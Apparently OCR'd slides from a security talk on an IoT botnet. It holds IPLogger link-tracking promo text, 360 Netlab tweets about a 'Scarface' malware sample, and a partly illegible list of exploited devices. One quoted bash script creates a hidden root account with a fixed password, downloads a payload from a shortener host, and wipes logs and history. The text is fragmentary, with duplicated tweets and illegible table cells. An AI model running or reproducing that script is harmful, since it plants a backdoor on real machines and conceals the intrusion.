
Create Location Tracker link and find out the exact GPS-based location of any mobile device! Help your friends to route their way to the meeting point with Google Maps.

URL Shortener

Enter any URL or link to any image on the internet to *shorten it and track IP addresses and clicks* on your short IPLogger link.


Invisible image

Generate *invisible IPLogger* image to get statistics for your website traffic, track IP addresses and IP address location. Consent with T&C and Privacy Policy required!



```
#!/bin/bash

useradd -o -u 0 -g 0 -M -d /root -s /bin/bash SSH2; echo -e
"Hacked123\nHacked123" | passwd SSH2; wget -q -O /tmp/...
https://2no.co/2CQC75; rm -rf /var/log/lastlog; history -c
history -c
```

SCENE #4



https://twitter.com/360Netlab/status/1038083449851207680


360 Netlab
@360Netlab

also the encrypted string in the xxx.arm5 sample says this:"Sister finger, Sister finger, were are you. Here I am, Here I am, How do you do?", as well as "Contact me: Scarface#1162 (discord)", both are newly added.

360 Netlab @360Netlab
Show this thread

8:15 AM - 7 Sep 2018

4 Retweets 4 Likes



Scarface 09/08/2018

360 Netlab
@360Netlab

also the encrypted string in the xxx.arm5 sample says this:"Sister finger, Sister finger, were are you. Here I am, Here I am, How do you do?", as well as "Contact me: Scarface#1162 (discord)", both are newly added.


360 Netlab @360Netlab
Mostrar este hilo

Apache Struts	[illegible]	[illegible]
GPON Routers	[illegible]	[illegible]
MVPower DVR RCE	[illegible]	[illegible]
D-Link DSL-2750B	[illegible]	[illegible]
Netgear ReadyNAS	[illegible]	[illegible]
NETGEAR R7000	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]
NetGain Enterprise Manager	[illegible]	[illegible]
TPLink Archer C60	[illegible]	[illegible]
